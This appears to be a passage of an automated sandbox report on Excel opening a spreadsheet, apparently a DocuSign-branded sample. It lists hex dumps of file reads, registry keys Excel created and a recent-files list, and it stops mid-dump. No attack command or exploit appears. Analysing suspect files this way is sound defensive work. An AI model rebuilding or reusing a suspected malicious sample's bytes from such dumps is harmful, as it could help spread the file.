File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C0EE0000	40873	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 0a fc 00 00 07 d0 04 03 00 00 00 f6 e3 77 13 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 2d 50 4c 54 45 f9 f9 fa ea ea eb f8 f6 a5 f8 eb 84 19 46 92 f8 f8 ba 66 66 65 12 0f 0a 8b 8a 7e be c1 c3 d6 bd 68 4c 46 3a e0 27 30 52 81 b4 7e b8 05 0c 86 b9 de 00 00 00 0f 74 52 4e 53 f9 f9 f9 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 71 e7 4b 6e 00 00 20 00 49 44 41 54 78 da ec 5d bd 72 1b 47 13 bc 0e 95 35 32 f3 ed 1c b9 54 a5 dc fc aa 10 29 71 51 e5 c4 cc e8 b7 70 24 58 85 97 fb 48 50 22 f1 b3 b3 d3 f3 73 b0 a4 e2 05 36 05 1c ee 76 67 67 7a ba 67 f7 f6 96 a5 ed e0 f2 76 7c 7f 07 7e 96 8e f0 cd 5a 6f de f6 93 39 22 7f b4 f8 78 3b 7e 84 d8 7a 43 b1 b7 e3 fb 4d bd fc	.PNG........IHDR..... .w.....gAMA......a.....sRGB.. .....-PLTE.....F....ff e.....~.....hLF:.'0R..~..... ...tRNS.....q.Kn.. . IDATx..].r.G....52....T.....)q Q.....p$X...HP".....s....6...v ggz.g.....v|..~....Zo...9".. .x;~..zC....M..	success or wait	6	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\C0EE0000	313221	2198	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 43 ef 54 98 e0 01 00 00 65 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 cc 80 35 d3 64 01 00 00 ee 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 93 aa 62 b6 e0 01 00 00 ba 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e3 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.C.T.....e..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!...5.d..... .....?...xl/_rels/wor kbook.xml.relsPK..-.....!. ..b..... xl/workbook.xml	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 0a 00 07 00 02 00 03 00 0b 00 0d 00 ba 01 03 00 00 00 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00	........g2.................... ......\.p.... B.....a.........=.......... ....=.....i..9J.8 ....X.@.....	success or wait	16	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	unknown	16384	a4 e0 c8 c4 1e 44 8c 65 86 ad 86 17 9e 20 27 13 f2 5d e4 a3 23 7a 25 36 b0 88 71 ce 68 b8 1e 71 2c 40 a0 e2 50 e5 76 c5 60 3a 10 e9 06 a5 b4 97 98 cc 22 7f a5 10 37 fd f9 4d 9d f4 c7 f5 d7 5f de d7 f5 d8 c1 eb 65 d1 6b d4 02 6f 01 51 b9 88 fe ab aa af ec f6 82 a8 12 16 ee 21 26 18 16 ad 87 83 08 70 35 38 f2 92 18 b0 83 24 be ab f4 9a 96 21 af 61 a4 55 af a8 e0 60 da f4 0c db 41 a9 02 bf 20 f4 11 d5 0d 39 fa 00 f9 99 0a f9 7c 13 bc 42 50 54 e9 9a 86 bb 47 f9 1b 85 93 a1 90 fe 75 fd 6a 0e 87 5f 7f 7d 3f 36 ed e1 d0 da d7 a1 39 de 3e 98 0b d7 ef ed d9 25 90 c3 ab 42 ea 5c 79 57 90 87 bd a6 00 db f4 11 06 9d 67 4c 25 e8 c8 6d dd 2f 70 45 41 69 2c 21 2e b3 40 8a 53 97 78 54 19 45 d6 e8 13 33 7c 44 2f 00 08 d1 58 09 dc 9a 13 cf b7 a7 58 2b f4 9e 92 e5 d0 28 6d	.....D.e..... '..]..#z%6..q.h. .q,@..P.v.`:........"...7..M.. ..._......e.k..o.Q........... .!&......p58.....$.....!.a.U.. .`....A... ....9......|..BPT.. ..G.......u.j.._.}?6......9.>. .....%...B.\yW..........gL%..m ./pEAi,!..@.S.xT.E...3|D/... X.......X+.....(m	success or wait	1	7FEEAA29AC0	unknown

Copyright null 2020

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82EE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)...+...*..|..Q....?7.. \Tg.....'.;...-....y.DW.=....w A3.#.".....(....z.l...U8x...&. p.c.k....b..J.....-.@O.....x.\ ~...E...\.S.....:u......H.I(.bg.. .ns.....d....8.i....B..... @...N....v..VS[N...#R..I.EE. 1........F.?.\,j.H#.....Y. f..l. .....|v8.!....>	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	unknown	11794	8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 08 02 10 00 40 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 41 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 42 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 43 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 44 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 45 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 46 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 47 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 48 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 49 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4a 00 00 00 41	....@...A.,... ..........A...A.,............ B...A.,............C...A.,... ..........D...A.,............ E...A.,............F...A.,... ..........G...A.,............ H...A.,............I...A.,... ....J...A	success or wait	2	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82EE0000	unknown	16384	72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9 f3 23 52 2e a6 49 ee 45 45 00 31 da ba e0 09 2e 05 04 bd 46 7f 3f d2 5c 2c 6a ad 48 23 ac aa c8 f4 c9 59 fc 20 66 c2 a4 6c 80 c9 cc 14 be 92 7c 76 38 d5 21 19 2e 8d 8c 3e	rJ.M...)...+...*..|..Q....?.. \Tg.....';...-....y.DW.=....w A3.#."....(....z.l...U8x...&. p.c.k....b..J.....-.@O.....x.\ ~...E...\.S.....:u......H.I(.bg.. .ns.....d....8.i....B..... @...N....v..VS[N...#R..I.EE. 1........F.?.\,j.H#.....Y. f..l. .....|v8.!....>	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	unknown	16384	8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 08 02 10 00 40 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 41 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 42 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 43 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 44 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 45 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 46 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 47 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 48 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 49 00 00 00 41 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 4a 00 00 00 41	....@...A.,... .....A...A.,..... B...A.,.....C...A.,... .....D...A.,..... E...A.,.....F...A.,... .....G...A.,..... H...A.,.....I...A.,... .....J...A	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82EE0000	unknown	14802	01 e3 c0 44 5a 01 e4 c0 03 44 5a 01 e5 c0 04 41 6f 00 07 02 04 00 01 00 00 6f bd 00 18 00 5a 01 e3 00 45 00 00 90 70 40 45 00 00 40 5b 40 45 00 00 70 70 40 e5 00 01 02 06 00 5a 01 e6 00 45 00 06 00 2a 00 5a 01 eb 00 41 00 00 01 00 00 00 00 ff ff 20 00 5b 01 eb ff 14 00 44 5a 01 ec c0 44 5a 01 ed c0 03 44 5a 01 ee c0 03 41 6f 00 07 02 04 00 01 00 00 6e bd 00 18 00 5a 01 ec 00 41 00 00 80 4b 40 41 00 00 00 39 40 41 00 00 00 3e 40 ee 00 be 00 0a 00 5b 01 e0 00 45 00 45 00 e1 00 06 00 2a 00 5b 01 e2 00 45 00 00 00 00 00 00 00 ff ff 20 00 5c 01 e2 ff 14 00 44 5b 01 e3 c0 44 5b 01 e4 c0 04 44 5b 01 e5 c0 03 41 6f 00 07 02 04 00 01 00 00 67 bd 00 18 00 5b 01 e3 00 45 00 00 20 80 40 45 00 00 40 7e 40 45 00 00 c0 51 40 e5 00 01 02 06 00 5b 01 e6 00 45 00 06 00 2a	...DZ....DZ....Ao........o.... Z...E...p@E..@[@E..pp@.. ....Z...E...*.Z...A......... .[..... DZ...DZ....DZ....Ao........n.. ..Z...A...K@A...9@A...>@.. ....[...E.E.....*.[...E......... . \.....D[...D[....D[....Ao..... ...g....[...E.. .@E..@~@E...Q@...... [...E...*	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 0c 00 0a 00 07 00 02 00 03 00 0b 00 0d 00 ba 01 03 00 00 00 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 03 00 00 00 01 00 58 02 40 00 02 00 00 00	........g2.................... ......\.p.... B.....a.........=........... ....=.....i..9J.8 ....X.@.....	success or wait	1	7FEEAA29AC0	unknown

Copyright null 2020

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82EE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 73 f0 8a 47 c6 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... @.....H.....T.....`..... ..x..... ....Microsoft Excel.@.....|.#... @....s..G.....	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	unknown	328	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 18 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 d3 00 00 00 02 00 00 00 e9 fd 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 32 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 33 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 31 00 0a 00 00 00 d0 9b d0 b8 d1 81 d1 82 34 00 0a 00 00 00 d0 9b d0 b8 d1 81	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....2..... .....3.....1..... ...4.....	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82EE0000	unknown	3584	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 06 00 00 00 93 02 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 8d 02 00 00 8e 02 00 00 8f 02 00 00 90 02 00 00 91 02 00 00 92 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	......................>.....	success or wait	1	7FEEAA29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\82EE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	unknown	16384	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\82EE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDEEA	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDFB5	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE08F	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE254	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE2D0	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAA29AC0	unknown

Copyright null 2020

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDEEA	EDEEA	binary	04 00 00 00 D8 08 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 35 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 41 AC 1E 87 47 C6 D6 01 EA DE 0E 00 EA DE 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 